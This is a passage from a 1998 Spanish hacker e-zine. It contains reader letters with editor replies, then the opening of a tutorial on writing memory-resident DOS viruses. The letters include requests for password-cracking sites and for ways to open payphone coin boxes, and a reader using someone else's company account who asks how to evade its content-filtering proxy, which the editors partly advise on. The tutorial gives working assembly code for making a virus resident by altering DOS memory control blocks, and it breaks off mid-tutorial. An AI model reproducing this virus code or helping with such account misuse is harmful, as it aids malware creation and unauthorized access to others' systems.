Ah! Una cosa mas. Tampoco es que sean condicion necesaria las antenas de plato para obtener una direccional. Es mas... Cambridge Computers desarrollo a finales de los ochenta una antena direccional cuadrada que obtenia mejores respuestas que las de plato... Y es que cuando a tito Clive se le mete algo en la cabeza...]

* Seguimos... Ahora resulta que cualquiera puede utilizar el GPS como telemando... ja! Recordemos esa inmensa antena que hace falta para transmitir al satelite, y que dicho sistema (el GPS) pertenece al Departamento de Defensa de los EEUU, para ver que dicha accion es bastante poco creible... una cosa es que el DoD estadounidense ofrezca los servicios de su GPS para uso civil (con una precision menor que cuando se utiliza para usos militares, pero no quiero explayarme aqui), y otra que deje que todo el mundo utilize sus satelites como les venga en gana.

Luego, el texto esta lleno de tecnicismos que no se para que vienen al caso... ummm esto me huele a LAMER... y de muchas otras cosas que, aunque podrian ser posibles (aqui ya no me meto) empiezo a dudar de su veracidad.

Total, que a todo aquel que quiera conocer mas sobre GPS, que se deje de cuentos y busque un buen libro sobre el tema (hay bastantes en el mercado). Como ejemplo cito el siguiente, aunque existen muchos mas:

"Global Navigation, a GPS User's Guide", Ackroyd, N. y Lorimer, R. Ed. Lloyd's, Londres 1990

[No esta mal el libro... Para informacion en la Internet, podeis buscar por Tommi Engdal, en la seccion de telecomunicaciones. Es uno de las mejores paginas que podeis visitar si os interesan los temas tecnicos. http://www.hut.fi/~then]

Un saludo,
igece

-{ 0x13 }-

RESPUESTA DE OMEGA A LAS CRITICAS DE IGECE SOBRE MI TEXTO

Hola igece, que tal? Me hubiera gustado enviarte esto directamente a tu mail, pues pienso que a nadie mas le importa lo que te tenga que decir. Pero no, hay un par de razones que han inclinado la balanza en favor de que te conteste en la propia web. Lo siento por los chicos de SET por utilizar el area de textos para esto y no el area de mensajes. Tengo la sana costumbre de guardarme SIEMPRE mis opiniones, aun cuando la cosa va conmigo. Pero hoy me apetece responder tu carta.

[Bueno Omega, no te preocupes. Hemos decidido publicar tu respuesta en la seccion de correo como muestra de que la seccion esta para que comenteis todo aquello que creais conveniente, preguntar dudas y responderlas, etc.]

[Paseante: Y para que esteis empate ya lo subire a la web]

Comprendo que tras leer mi "articulo" (o lo que quieras que sea) te hayas formado tu propia opinion, y comprendo que igual que puede ser favorable, puede ir en contra. Y al parecer, asi ha sido. Me equivoco? Bien. Vayamos punto por punto.

Lamer? Hmmmm. Hace mucho tiempo que dejo de ofenderme ese termino, pues por desgracia, nadie lo utiliza para lo que es, y al parecer, tu tampoco. Alla tu! Si yo fuese como tu dices, una "lamer", habria actuado de otra forma bastante distinta. No conozco ningun manual, ningun libro donde se defina el termino lamer, pero no es dificil y yo misma te lo puedo definir. Hace muchos a¤os (tal vez tu no habias nacido aun) un informatico era bueno cuando era un buen programador. Por desgracia, muchos programadores novatos, para aparentar mucho mas, cogian fuentes que no eran suyos y los publicaban bajo su nombre. Esos eran los lamers. Hay bastante diferencia con la acepcion que se le da hoy en dia. Segun tengo entendido, uno que hace mailbombing, manda un nestea a alguien o simplemente hace una simple pregunta, es un lamer. Tu veras! Pero, voy a suponer que si, que me llamas lamer por hablar de cosas que estan muy por encima de mi capacidad. Muy bien. Veras que no es asi, que yo si hablo, hablo con razon de causa :) No es nada personal. Si te ofendes, siento mucho haber herido tus sentimientos tan facilmente, pero no era mi intencion ;P

En ningun momento dije que mi articulo es completamente real. Aunque tampoco dije que es pura ciencia ficcion. Hay un par de detalles que no se corresponden con la realidad, hay un par de cosas que son tan ciertas como que dos y dos son cuatro y hay otras cosillas que estan exageradas.

En primer lugar, me dices que un movil como mucho puede tener una potencia de emision de 8w. Siento tener que rectificarte. No oiste hablar de los moviles de la clase 1?

Por la potencia de salida, un movil puede clasificarse en :

Clase 1 - 20 watios - Movil y transportable
Clase 2 - 8 watios - Vehiculos y transportables
Clase 3 - 5 watios - Portatil
Clase 4 - 2 watios - Portatil
Clase 5 - 0.8 watios - Portatil

Lo siento, no recuerdo el nombre de ningun libro de GSM que te lo explique, pero te aseguro que CUALQUIER buen libro de GSM, lo explica.

Si, el gsm mas potente que tengo es de la clase 3 -> 5 watios. Y aunque con 5 watios se puede alcanzar el doble de la distancia del satelite, la se¤al que emite mi GSM se pierde a los 45 kms, y nunca llega al satelite, pero, quien demonios te ha dicho que yo transmito directamente al satelite?? Satelite por cierto, que no se encuentra a 20200 kms de altura, ni mucho menos. Exactamente se encuentra a 35824 kms. Ni uno mas ni uno menos. Ten en cuenta que se trata de un satelite geoestacionario, y que yo sepa, todos los satelites de telecomunicaciones son geoestacionarios, y todos los satelites geoestacionarios, TODOS, se encuentran a 35824 Kms. Si quieres, incluso te puedo escribir aqui la demostracion fisica. Es muy facilita. Es cuestion de aplicar un par de formulitas basicas de campo gravitatorio y tener en cuenta las leyes de mi amigo Kepler y asunto resuelto. No hay mas misterio.

Me preguntas por las frecuencias de emision de un movil gsm, no? Bueno, el sistema gsm-900 se caracterizan por utilizar la banda de los 900 mhz. Esta claro, no? Mas detalles? Las frecuencias con las que un gsm le manda la se¤al a la BTS van de los 890mhz hasta los 915mhz con una separacion entre portadoras de 200 khz y una banda de guarda de otros 200 khz. y ya no puedo ser mas precisa, pues tendrias que decirme el canal que utilizas para decirte la frecuencia exacta ;) la base se comunica con la estacion movil en el rango de los 935 a los 960 mhz.

Como te decia, ningun movil transmite directamente al satelite. Antes de pasar por el satelite, han de pasar por la estacion base, y por si no te acuerdas, te dire que hay ocho clases de estaciones base en funcion de la potencia que van desde los 2.5 w a los 320 W. Y creo que con 320 W uno puede sobrepasar marte tranquilamente. Claro que igual yo no se mucho de esto ;) Si tienes tantos libros sobre telecomunicaciones, te recomiendo que los leas. ;) Yo tengo muy poquitos, pero los que tengo los he leido ;P

Y en cuanto al GPS, al parecer no estas demasiado informado de todo lo que se puede hacer con eso. En la guerra del golfo gracias al sistema de posicionamiento por satelite los Estados Unidos dispusieron de una gran ventaja. En 1994, en plena guerra baltica, el lider checheno Piotr Dudayev, fue alcanzado por un misil que fue enviado a su posicion exacta mientras mantenia una comunicacion con Moscu. Pero bien, dejemos la guerra de lado, yo nunca he sido partidaria de la guerra y siempre hablare a favor de la paz. No conoces ningun sistema de seguimiento de flotas por satelite? Muchas empresas de transporte lo tienen, y no hablo por hablar. He presenciado demostraciones en las que un portatil conectado a un gsm podia saber con una precision brutal la posicion de un camion al que se le instalo una unidad. Y ni el camion ni el portatil, utilizan una estacion radiotelescopica para enlazar con el satelite (Igual detras de las cortinas estaba escondido el radiotelescopio, pero juro que no lo vi) XD

[Paseante: Bueno de todos modos, excepto que poseas las claves de acceso

de nivel militar la exactitud del GPS es de alrededor de 100m, la situacion de un objetivo en un cuadrado de 1m no se ha ofrecido por el Pentagono ni siquiera a las fuerzas aliadas de la OTAN. Preguntadselo a la Marina espa¤ola]

El GPS pertenece al departamento de defensa de los estados unidos??? Vaya... y yo creia que la base del ejercito de aire de torrejon de ardoz era del ejercito espa¤ol, no estaba informada, muchas gracias. Dime una cosa... crees que todo lo bueno lo siguen teniendo los estados unidos? crees que son los mejores del mundo? los mas preparados? dejame decirte una cosa : europa esta al mismo nivel en telecomuniaciones que estados unidos, y los rusos, los "malos de la pelicula", dan muchas sorpresas, no son tan malos. claro que ellos no son tan presuntuosos como los americanos, pero bueno, si vas a juzgar a la gente por lo que dice que sabe hacer, metete a politico. donde lees tu tantas tonterias? En "diez minutos"? Yo podria "acusarte" tambien de ser un "lamer" por hablar de cosas que estan muy por encima de tu capacidad pero soy un poco mas precavida. A ver si predicamos con el ejemplo! Y por cierto, tampoco utilizo los satelites como me viene en gana. Solo uso lo que esta a mi alcance. Hummm! Ahora que pienso, era ciencia ficcion! ;P

[Paseante: Los rusos tienen su propio sistema por supuesto y supongo que es comparable al americano pero los europeos estan solo en proyecto para poner en marcha un sistema GPS que no dependa de unos ni otros. No por falta de tecnologia (faltaria!!) sino porque en este continente tenemos demasiada burocracia, comites, grupos de estudio....que se lian a poner normas e impiden cualquier tipo de ACCION]

Y en cuanto a los tecnicismos, pues lo siento, pero no los escribi para presumir. Esto no es saqueadores edicion tecnica? Como explicarias tu, por ejemplo el sistema de trunking automatico sin utilizar NI UN SOLO tecnicismo? De todos modos, tampoco hice uso abusivo de tecnicismos, aunque me gustaria saber tu que palabras has incluido en el conjunto "Tecnicismos".

Por lo demas, no tengo mas que decir. Acepto las criticas, y la proxima vez, pues contare un capitulo de "barrio sesamo", claro que siempre habra quien este en mi contra. Por ultimo, gracias por la educacion ;) hoy en dia, es dificil ver una critica sin leer las palabras "idiota" o "hijo de puta", aunque he leido "lamer" ;P Al menos, podrias guardar algo de respeto, no?

Sin otro asunto a tratar, recibe un cordial y afectuoso saludo.

Omega

PD: la proxima vez, te contestare a tu mail.
Lo digo antes de que me repliques nada, eh? ;)

[Ahora me toca a mi a¤adir algunas correcciones.

Hemos partido de la base del uso del GPS para localizar un objeto. Ahora bien, saliendo del debate de si el GPS es militar o no (casi todo lo es en un principio), o del sistema de satelites, las potencias, etc. Existen otros metodos por los que es posible localizar on objeto sin tener que salir a satelite. Claro que es preciso que se cumplan unas determinadas condiciones, y que tengamos acceso a determinados recursos, que por lo general tendremos cerrados.

Por poner un ejemplo, en un area metropolitana grande, como Madrid o Barcelona, donde existen multiples celulas para los sistemas de telefonia movil, es donde mas facilmente se puede llevar a cabo este sistema.

Consiste en tomar la medida de potencia que se realiza de forma constante sobre el movil desde las estaciones base. Comparando medidas y teniendo la posicion de las celulas podemos establecer lo que se llama triangulacion pasiva del objeto.

En el caso del GSM, necesitamos, sobre todo, tener control sobre la MSC de zona, y a partir de ahi, controlar las BSS que esten dentro de esta zona. Hay que tener presente que de hecho, un terminal GSM esta, desde el momento en que se enciende, localizado en un area, correspondiente a la celula en la que esta.

Como es apreciable, no es un procedimiento facil si pretendemos hacerlo desde casa. Pero es un sistema que se esta aplicando en los vehiculos de emergencia de algunas ciudades por ser mas barato de implementar que el GPS, sobre todo sobre una flota de vehiculos elevada.

Si nos paramos a pensar un instante, conociendo el funcionamiento de un aparato como es un telefono movil, seguro que se nos ocurren bastantes ideas de como localizarlo. Ahora bien, que sean faciles de implementar es otra historia.]

-{ 0x14 }-

From: Oscuro

Como andan SET!

Les sugiero utilizar una "mailing list" para su Zine, pueden usar la que provee en forma gratuita www.listbot.com. Se puede configurar a gusto, eligiendo tipo de lista: discusion/anuncios, permite editar mensaje de bienvenida a los nuevos inscriptos, hacer publico/privado los archivos que se generar de todos los e-mails enviados, pueden seleccionar lista publica/privada, mandar mensajes texto/HTML, hacer que listbot nos avise en forma diaria o mensual los nuevos inscriptos, permite configurar el formulario de inscripcion a llenar, ver datos estadisticos de los inscriptos, crear otras listas, etc. Todo esto tiene una limitacion jeje, el maximo tama¤o que pueden tener los mensajes es directamente proporcional con la cantidad de inscriptos, es como un premio para el que inscribe + gente, debido a que ellos ponen una propaganda al principio y al final de cada mensaje :-(. En fin, la lista ES buena y no se cuelga como otras (ej: coollist.com).

Bye!
"El Hermano Grande nos vigila"

[No dudo que la lista sea buena. Desde luego mejor que CoolList ya es.

Ya en los dias previos a las vacaciones intentamos dar de alta una lista en listbot, dandonos problemas en la creacion por un continuo error en la actualizacion de la base de datos. Y eso que lo probamos varios dias, a diversas horas, y nada. Es una pena, porque realmente parece un servicio idoneo para dar de alta una lista de correo gratuita.

Volveremos a intentarlo. Mientras tanto estamos creando otra lista de correo por otro servidor, que parece que no da problemas, y al menos no nos ha dado errores con la base de datos ;)

En cuanto pase las pruebas, os daremos la informacion necesaria

para que podais estar en ella, la faq de la lista, etc.]

[Paseante: No es por nada pero yo habia creado una lista hace tiempo ahi, creo que era algo como -> set@listbot.com]

-{ 0x15 }-

Como vamos hackers incondicionales?

No es la primera vez que os escribo, pero nunca me habeis contestado [ni directamente ni por la revista] pero no os critico por ello, debeis estar muy ocupados. Leo SET des del número 5, y desde luego me he bajado los anteriores, y ahí van un par de sugerencias:

[Para que luego no se diga, aqui va una respuesta. Disculpanos por no haberte escrito antes. Ya te imaginaras la cantidad de trabajo que conlleva esto, los mails que se reciben diariamente, etc.]

*Hablais mucho de John The Ripper, pero en cambio nunca habeis publicado un artículo explicando como usarlo. En cambio, explicando como funciona el PGP ya habeis escrito un par o tres de artículos. Creo que es un tema que aun os queda pendiente.
Me gustaria escribir yo mismo el artículo, pero no tengo ni zorra idea de hacer rular JTR.

[Hasto ahora no lo hemos considerado muy necesario. Con lo escrito Por +NetBul en SET 15 os podeis hacer una idea de su manejo. Y tienes que darte cuenta que el uso del PGP es mas importante que el del JTR.

De todas formas, si seria interesante hablar de las posibilidades que ofrece este programa, otras alternativas, como el cracker, diferentes formas de uso... Que, te animas?]

*Entrar en un sistema pillando un pass mediante Ingenieria, explotar un bug, meter un exploit, fisgonear y borrar huellas ya lo he leido en unos quantos sitios, pero en cambio raramente he podido leer otras tecnicas como puede ser IP-Spoofing o similares, que aunque bastante mas complicadas de llevar a cabo, tambiun son mas interesantes y efectivas. No estaria de mas que publicarais algo sobre estas "otras" tecnicas.

[Pues venga, aqui teneis temas para escribir sobre ellos. Pero pasate por SET 13 y lee el articulo sobre Hijacking.]

----------// Mensaje para Paseante \\----------

Oye tio, me encantan tus artículos, de veras, no por la complejidad o nivel, sino por la forma que tienes de escribir. Sigue así y escribe tanto como puedas, aquí tienes un fidel lector.

----------// Fin del mensaje \\----------

Bueno pues, esto es todo. Felicidades por vuestra revista y seguid pegando fuerte.

[Paseante: Gracias, en este numero me tienes en abundancia.
En cambio Falken no nos da la tabarra :->. No se, tendra que ver algo con el rendimiento academico? }:->?]

-{ 0x16 }-

Esto cada ves se pone mejor, sigan asi es muy bueno.
Gracias por todo a todos.

-{ 0x17 }-

HOLAS !!!
os mando esto por 2 cosas:

1- toda vuestra pagina , la revista i todo lo demas ES COJONUDO, i sus felicito pq estava arto de buscar urls de hacking i solo encontrar cosas aburridas, MU GUAPO TO LO QUE HABEIS MONTAO AQUI

2-yo soi un chico de 17 años que he leido bastante sobre el hacking, craking, p-hackers, etc.. pero de experiencia 000%
a ver si podriais mandarme alguna pagina con claves para crackear o descubrir-la

Seguramente esto os sonara a novato, i lo reconozco que en el munfdo del hacking un poco lo soy, pero por algo se empieza XXDD

estoi en el IRC con el nick de GuYbRuSh- i frecuento normalmente el canal #sabadell #hacker

ADIOS , I FELICIDADES DE 9 POR LA PEIX

[Hombre !!! GuYbRuSh !!!

Ya, ya se que no eres el de RareGazz, ni tienes nada que ver con ellos. Esto de los nicks es cada dia mas complicado... aparecen nuevos clones como si de la ovejita Dolly se tratase.

Si lo que quieres es empezar por ese camino, no vas muy bien encaminado... Dime, que diferencia te supondria participar rompiendo las claves del concurso de SET (0x07), que romper las de un sitio que te pasase alguien?

Debieras empezar a practicar un poco, que ahora lo tienes facil. Te montas Linux en tu maquina e intenta romper la seguridad. Pero no te quedes ahi, mejora la seguridad de los puntos debiles que encuentres y vuelve a empezar. Antes de que te des cuenta habras aprendido mas de lo que te imaginas. Eso si, nadie te va a quitar que tengas que leer multitud de documentos, pero practicando entran mejor, verdad?

Una cosa mas... Cuidado con el nick, que ya soys varios los GuyBrush que veo circulando por la red.]

[Paseante: No se puede quejar, a mi me lo han quitado para hacer una revista!!!. Ahora, esta guapa.]

-{ 0x18 }-

Saludos a todos, soy un aprendiz de pheaker asi que me gusta todo lo que caiga en mis manos pero este e-zine si que me a gustado.
Espero contactar con alguien a traves de vosotros.
Bueno una duda, ¿sabeis si alguien a conseguido abrir las huchas de las cabinas azules?. Si es asi decidmelo, me gustaria hablar con el/ella.

bueno gracias y no lo dejeis,

Golem.

[Tengo referencias de gente que lo ha conseguido. Pero cada uno me cuenta una historia diferente, van de secretismo y no sueltan mucha prenda. Prueba por http://cpne.islatortuga.com]

-{ 0x19 }-

soi ‘zÎkÔö´, me parece k veztRa page ezta de muerte, zoi de granada ... seguir asi.. k pArte...
Ta pronto xD
otrA COSA: ME GUSTARIA PILLAR INFORMACION EN ESPAÑON DEL FUNCIONAMIENTO DEL PROTOCOLO TCP/IP, PERO DETALLADA... SI ME LO PODEIS PASAR OS LO AGRADECERE..
tNkZ AKI TENEIS MI E-MAIL:
ACIDOZITRICO@MIXMAIL.COM

[Como os gusta jugar con el teclado... Pero desde luego, deberiais aprender a no escribir GRITANDO.

En cuanto a lo del TCP/IP... es tema que toco Tyako a nivel introductorio pero que no estaria mal profundizar en ello, en varias revistas, eso si, de pago, ya han publicado lo mas basico del TCP/IP. Es una pena que tenga que ser en castellano, porque lo mejor que se ha escrito sobre TCP/IP esta en ingles, es una coleccion de tres libros, y se titula: ’TCP/IP illustrated’.]

-{ 0x1A }-

Gente de SET:
Los felicito por el trabajo que estan haciendo, creo que los temas son muy interesantes y didacticos, pero por sobre todas las cosas estan muy bien explicados para que los newbies podamos entenderlos, por eso les doy las gracias.
Tambien estoy interesado en obtener informacion sobre estos temas en mi pais (Argentina) para conseguir info mas adecuada a lo que aqui se maneja, igualmente lo de ustedes sirve mucho porque la mayoria de las cosas son iguales y en cuanto a telefonia les cuento que tenemos el mismo "padre" ya que la empresa "Telefonica de España" es la que compro nuestra vieja empresa estatal "Entel" y fundo "Telefonica de Argentina".
Bueno, un abrazo, gracias por su esfuerzo y sigan adelante!!

CyTrash

[Si quieres contactar con gente de Argentina, en la seccion 0x07 tienes una direccion de correo de una persona interesada en mover el tema de under en tu pais. Ya nos contareis como crece el tema.

En cuanto a Telefonica... mejor no hablar... Algun dia se les acabara el chollo, que la gente acabara por cansarse tarde o temprano, y tal y como estan las cosas hoy dia, el telefono en los paises desarrollados acabar pasando a ser necesidad basica.]

-{ 0x1B }-

Hola paseante.

Veras. Yo ni soy hacker, ni lamer, ni cracker, ni nada. Bueno casi nada.
En realidad soy administrador de sistemas.
Podriamos decir que estoy al otro lado (aunque en la red nunca sabes de que lado estas).
Lo que si que tengo muy claro, es que la red a de ser libre y de librepensadores. Que para monopolios, sandeces y putadas, ya tenemos los de la vida real.

Gracias por estar ahi, gracias por vuestra curiosidad y gracias por hacerme la vida entretenida. Sin vosotros, ser administrador seria asquerosamente aburrido.
Y digo vosotros, los "verdaderos", los que os mueve "ese" algo mas inexplicable. Continuad asi.

Del resto de los payasos, pidepasswords, explicametodo, pisachats e irccomoentro, simplemente nos reimos.

[Del otro lado... Eso siempre me ha sonado extra¤o. Muchas gracias por tu opinion, y sigue ahi.

Pas, ahora respondes tu :>]

[Pues nada, de acuerdo contigo, no intentamos ser mas "guays" que nadie, pero si ofrecer la mejor informacion. Y de paso dejar claro de que "lado" estamos. De la libertad]

-{ 0x1C }-

Ya era hora de que se despertara el hack en nuestro pais, el futuro es informacion y si dejamos que controlen la nuestra lo vamos a pasar mal.
N@die es N@d@

[Pondremos el despertador bien alto, no sea que nos volvamos a dormir. ;)]

-{ 0x1D }-

Hola, soy de Peru, Sud-America, Mi nombre es A****.

Te escribia este email para hacerte una consulta. Disculpa el atrevimiento, pero lei tu articulos de Firewalls y proxys de SAQUEADORES EDICION TECNICA - 15-6-97. Se que ya es mas de un anno, pero yo recien lo leo.
Lo que necesito es una ayuda de tus conocimientos, para poder quitarme esta inquietud, y de alguna forma poder entablar comunicacion y poder aprender un poco mas. No tengo gran experiencia como Uds., pero estoy disponible a comerme cualquier libro o documento que me ayude a crecer en conocimientos..
De antemano, te agradesco por la ayuda de cualquier tipo, y pidiendo disculpas por lo extenso del documento, pero no podia decir mi problema con menos palabras.

[No es cosa del otro mundo, pero esta bastante majo. El libro ’Building Internet Firewalls’ de O’Reilly & Associates esta bien para conocer un poco mas sobre firewalls e intranets.]

El asunto es que de alguna forma consegui el acceso a internet por una cuenta de otra persona, obviamente esta por un servidor privado de una empresa privada, valga la redundancia, no es un servidor de internet de uso publico,

solo es para sus empleados. Esta permitiendome navegar por las webs, leyendo mi correo por ese server, visitando los irc, etc..

La cuestion es que cuando entre la primera vez, obviamente teniendo el USER NAME y el PASSWORD adecuado, ya que de otra forma no estoy entrando, Este acceso por ser de una empresa privada no me permitia entrar a webs de warez, hackers, adultos, etc., o todo lo que ellos considerar no usar por sus servidor ya que obviamente la gente que va a ese lugar son para trabajar.

Bueno, la solucion a esto era muy simple, entrar por otra cuenta en un servidor de acceso publico y que son mas faciles de entrar y que no tenga tanta censura y solucionado el asunto. Pero mi interes es entrar por el servidor de esa empresa privada. Por eso recurro a ti. Tengo inclusive otras 2 cuentas por donde puedo acceder a internet libremente obviamente por servidores de internet de uso publico.

Estuve investigando ese servidor de internet, y cuando solicitaba ver una pagina censurada, me mandaba un mensaje que no podia utilizar esas webs por que estaba siendo filtrada por xxx empresa. Logre ver que esta empresa contrataba servicios de una empresa norteamericana para que se encargara de los filtrados de paginas webs u otros para ese servidor y que esto lo hacian por medio de un proxy.

Entonces fue ahi donde se me ocurrio utilizar otro proxy, uno de telefonica (Tambien aqui hay monopolio y abuso), y cuando la proxima que entre, vi que ya no tenia sensura, y me dejaba entrar a donde yo queria, inclusive hacer downloading de algun software que ofrecieren en esas webs; lograr entrar a webs prohibidas, y todo. Claro que siempre entraba por el mismo servidor, pero diferente proxy, eso es lo que creo que estaba sucediendo.

Pero Al irme al MIRC5.4, y entrar a ciertas direcciones de donde bajo cierto software, y pedirle un downloading, hacia todo, pero despues de unos segundos, me decia que no podia bajar el file que le habia pedido de algun #canal xxxx de un irc xxxx.

Supuestamente, lo que estaria haciendo en el irc de downloading es el mismo downloading de webs??? Por que no tuve ningun problema con downloading de WEBS?

> [No es lo mismo. El protocolo es distinto. Pudo ser un simple error en la conexion, o tal vez un filtro en el puerto del IRC... Eso lo podras averiguar tu mejor, ya que eres quien tiene acceso a la maquina. BTW que te quede claro que no es lo mismo un download en el IRC que en la Web, o a traves de FTP.]

Estuve investigando, y encontre un software llamado SOCKSCAP, que me permitia segun sus caracteristicas, que podia entrar a un sistema servidor de internet que tiene filtradores y lograr entrar sin ningun tipo de censura y en forma invisible, y no detectable por el sistema, y lograr cual Herramienta utilizase, en este caso el MIRC5.4. Lo probe, claro que me pedia como requisito el Numero del servidor y el puerto. Lo hacia pero no obtuve resultados positivos por eso recurro a ti, para que me guies, o
me sennales que informacion debo leer, donde buscarlo, como contactarme, alguna direccion en internet, u otros. Si fuese en spanish, seria de gran ayuda....

Como veras, mi obsesion es no entrar a ese sistema (por ahora), sino utilizar su servidor de internet para poder entrar a internet por medio de el.
Es el objetivo inmediato, que no resuelvo.

Bueno, ya sabes mi via-crusis, y ojala logres leer esto, ya que de todas maneras me costo escribirlo. :-)..

A***.

[Al parecer, el servidor de esta empresa, como dices, esta usando otra maquina como proxy. Y este proxy, perteneciente a otra empresa, filtra la informacion, no dejando acceder a algunos recursos.

La solucion mas rapida, si te lo permite, es configurar tu conexion para usar otro proxy al que tengas acceso. Lo que no llego a entender es porque contratan los servicios de otra empresa para usar una maquina distante como proxy. Son ganas de hacer mas lenta la conexion de una forma tonta.]

[Quiza porque esa otra maquina es la que se encarga de efectuar el rating de contenidos, duh?]

EOF

-[0x0C]--
-[TUTORIAL PARA CREAR VIRUS TSR]--------------------------------------
-[by ThE_WiZArD]---SET-16-

```
.-----------------------------------------------------------.
|                                                           |
|      ***** TUTORIAL PARA CREAR TUS VIRUS TSR *****        |
|                                                           |
|                  (c) ThE_WiZArD '98                       |
|                                                           |
'-----------------------------------------------------------'
```

En todas las e-zines de habla hispana (Saqueadores incluida) nos encontramos siempre con un gran vacio en el espacio que toda revista que se precie deberia dedicar a los virus informaticos o a lo sumo con un tutorial "demasiado simplon" sobre como crear virus runtime. Como esta muy mal eso de hablar y no hacer nada para evitarlo , aqui cedo este tutorial para empezar a crear virus TSR , es decir virus residentes en memoria.

Enjoy it !

1. VIRUS RESIDENTES EN MEMORIA

Sin duda los virus runtime ya no son muy comunes en estos dias de extrema sofistificacion dando ya hace tiempo el relevo a los virus TSR , estos son los virus que se quedan residentes en la memoria del ordenador y que deben interceptar alguna interrupcion de software para poder realizar sus acciones de copia , stealth, etc ...

- Antes de nada y aunque se escapa un poco a los propositos de este texto veamos un poco la estructura de la memoria de un PC:

Bloque	Direccion	Contenido
15	F000:0000 - F000:FFFF	BIOS-ROM
14	E000:0000 - E000:FFFF	Libre para cartuchos ROM
13	D000:0000 - D000:FFFF	Libre para cartuchos ROM
12	C000:0000 - C000:FFFF	BIOS-ROM adicional
11	B000:0000 - B000:FFFF	Video RAM
10	A000:0000 - A000:FFFF	Video RAM adicional (EGA/VGA)
9	9000:0000 - 9000:FFFF	RAM de 576 KB a 640 KB
8	8000:0000 - 8000:FFFF	RAM de 512 KB a 576 KB
7	7000:0000 - 7000:FFFF	RAM de 448 KB a 512 KB
6	6000:0000 - 6000:FFFF	RAM de 384 KB a 448 KB
5	5000:0000 - 5000:FFFF	RAM de 320 KB a 384 KB
4	4000:0000 - 4000:FFFF	RAM de 256 KB a 320 KB
3	3000:0000 - 3000:FFFF	RAM de 192 KB a 256 KB
2	2000:0000 - 2000:FFFF	RAM de 128 KB a 192 KB
1	1000:0000 - 1000:FFFF	RAM de 64 KB a 128 KB
0	0000:0000 - 0000:FFFF	RAM de 0 KB a 64 KB

Los primeros 10 segmentos estan reservados para la memoria principal

RAM, quedando limitado su tama¤o a 640 KBytes.El segmento 0 tiene un papel muy importante ya que en el se incluyen datos y rutinas importantes para el Sistema Operativo.
A la memoria RAM le sigue el segmento de memoria A, que se instala con una tarjeta grafica EGA/VGA.Sirve de memoria de la estructura de la pantalla en los diferentes modos graficos de estas tarjetas.
El segmento de memoria B esta asignado a la tarjeta de video monocroma de MDA y Hercules asi como tambien a la tarjeta grafica de color CGA.
Los segmentos de memoria detras de Video RAM no se cargaran con RAM , sino con ROM, siendo el segmento C el inicio.
Los segmentos D y E estaban previstos originalmente para cartuchos ROM, como los que se utilizaban para los ordenadores domesticos y juegos de tele para la aportacion de software en el sistema.Nunca se han utilizado realmente, de manera que esta area se mantiene practicamente libre y hoy en dia se utiliza como RAM adicional o bien para la insercion de memoria EMS.
Finalmente el bloque F contiene las rutinas del BIOS en si, el cargador original del sistema asi como tambien el ROM-BASIC que solo se conserva en los ordenadores viejos.

2.- EL MCB (Memory Control Block)

El DOS crea un bloque de control por cada bloque de memoria que use el programa, este bloque de control mide 16 bytes (un parrafo), siempre comienza en una direccion de offset divisible por 16, y precede inmediatamente a la zona de memoria alojada.
A pesar de que el DOS trabaja siempre con la direccion de segmento de la zona alojada en las funciones para la gestion de memoria, la direccion del segmento del MCB correspondiente se puede averiguar facilmente simplemente restando 1 de la direccion del segmento de la zona de memoria.

Formato del MCB

Direccion	Contenido	Tipo
+00h	ID (Z= ultimo , M= hay mas)	1 BYTE
+01h	Direccion del segmento del PSP asociado	1 WORD
+03h	N§ de parrafos en la zona de memoria alojada	1 WORD
+05h	No se usa	11 BYTES
+10h	La zona de memoria alojada	x PARRAF

2.1.- USANDO EL DOS PARA MODIFICAR EL MCB

En un .COM podemos encontrarnos en CS - 1 la direccion de este bloque.
En el offset 3 del mismo esta la cantidad de memoria usada (alojada) por ese programa , entonces para poder dejar residente nuestro virus hay que restarle a ese valor la longitud del virus, luego liberar la memoria que ya no se usa con la funcion 4AH de la INT 21h y asignarla a nuestro programa mediante la funcion 48h de la INT 21h.

Para terminar, marcamos el MCB del segmento al que movimos nuestro virus con ’8’ en el offset 1, para que el DOS piense que es parte suya y no use esa

memoria. En ese offset se coloca una marca, para identificar al bloque, para esta rutina se suele usar ’8’ porque es el que usa el DOS.

El codigo que pongo a continuacion sirve para dejar un virus residente desde un fichero .COM , si deseamos hacerlo desde un .EXE hay que tener en cuenta que debemos restarle 1 a DS y no a CS. (CS <> DS en un .EXE)

```
<++> set_016/virus/tsrcom.asm
==============================================================================

; Lo primero es pasar a un reg16 (en este caso AX) el Code Segment (PSP) ,
; lo decrementamos y lo pasamos a ES para obterner la memoria reservada por
; el anfitrion.

        mov     ax, cs                  ;Con esto obtenemos el segmento
        dec     ax                      ;del MCB.

        mov     es, ax                  ;Aqui obtenemos la memoria
        mov     ax, es:[3]              ;utilizada.

; Ahora restamos a esa cantidad de memoria la cantidad de parrafos que
; ocupa el virus+1 (que previamente colocaremos en BX) ... ¨Porque mas 1?
; Porque en el momento en que tenemos que restarle un parrafo a la memoria
: que queremos reservar estamos reservando un parrafo menos de virus tambien
; .... :)

        sub     ax, bx                  ;En BX esta la longitud del virus,
                                        ;en parrafos.

; Ahora la cantidad de memoria a reservar esta en AX, lo salvamos y lo
; movemos a AX para despues llamar al servicio 4Ah (Liberar memoria Asignada)
; , que debemos llamar con BX, con el nuevo tama¤o y con el segmento en ES.

        push    bx                      ;Salvo la cantidad de mem a reservar.
        mov     bx, ax                  ;Le paso la nueva cantidad a BX.
        push    cs
        pop     es
        mov     ah, 4ah
        int     21h

; Ahora asignamos la memoria liberada al virus, el segmento de la memoria
; asignada queda en AX.Decrementamos BX porque un parrafo lo va a usar el
; DOS.

        pop     bx                      ;Popeo la  cantidad de mem a reservar.
        dec     bx
        mov     ah, 48h
        int     21h

; Decrementamos AX , y lo pasamos a ES, de esta forma conseguimos apuntar
; al parrafo que usa el DOS como control, marcamos en el offset 1 un 8 para
; que el DOS lo considere como parte suya y no utilice esa memoria.
; Despues incrementamos AX otra vez y lo pasamos a ES, para que ES quede
; apuntando a la memoria que el virus usara.

        dec     ax
        mov     es, ax
        mov     word ptr es:[1], 8
        mov     word ptr es:[8],’XX’            ;Opcional, un nombre al bloque.
        inc     ax
        mov     es, ax
```

```
        push    cs                              ;CS=DS
        pop     ds

        mov     cx,Virus_Size                   ;Virus Size
        xor     di,di                           ;DI=0
        mov     si,bp                           ;SI=Primer byte del virus
        rep     movsb                           ;Vamos a memoria
<-->
```

2.2.- MODIFICANDO EL MCB DIRECTAMENTE

